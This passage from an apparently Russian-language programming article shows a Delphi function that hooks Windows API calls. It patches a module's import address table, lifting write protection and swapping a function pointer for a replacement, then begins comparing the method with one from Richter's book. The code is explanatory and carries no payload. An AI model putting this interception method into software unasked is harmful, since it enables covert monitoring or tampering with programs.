  OldProtect, Tmp     : dword;
```

```
begin
 Result := false;
 // 1. Поиск IAT
 ImportDescriptorPtr := ImageDirectoryEntryToData(Pointer(AModule),
                        TRUE,
                        IMAGE_DIRECTORY_ENTRY_IMPORT, IAT_Size);
 // IAT не найдена - дальнейшее продолжение анализа невозможно
 if ImportDescriptorPtr = nil then exit;
 LibImportDescriptor := nil;
 // 2. Поиск секции импорта из DLL с именем ALibName
 while ImportDescriptorPtr.Name <> 0 do begin
  if (lstrcmpiA(PChar(AModule + ImportDescriptorPtr.Name),
                PChar(ALibName)) = 0) then begin
   LibImportDescriptor := ImportDescriptorPtr;
   // 3. Поиск адреса перехватываемой функции в таблице
   ThunkPtr := LPDWORD(AModule + LibImportDescriptor.FirstThunk);
   while ThunkPtr^ <> 0 do begin
    // Адрес найден? Если да, то выполним его замену на заданный
    if (pointer(ThunkPtr^) = OldFunct) then begin
     // Настройка защиты - разрешим запись в эту страницу
     VirtualProtect(ThunkPtr, 4, PAGE_READWRITE, OldProtect);
     // Запись
     WriteProcessMemory(GetCurrentProcess, ThunkPtr, @NewFunct, 4, Tmp);
     // Восстановление атрибутов защиты
     VirtualProtect(ThunkPtr, 4, OldProtect, Tmp);
     Result := true;
    end;
    Inc(ThunkPtr);
   end;
  end;
  Inc(ImportDescriptorPtr);
 end;
end;
```

Данная функция похожа на функцию, описанную в книге Рихтера [1], но имеет радикальное отличие в алгоритме работы. Она получает адрес про-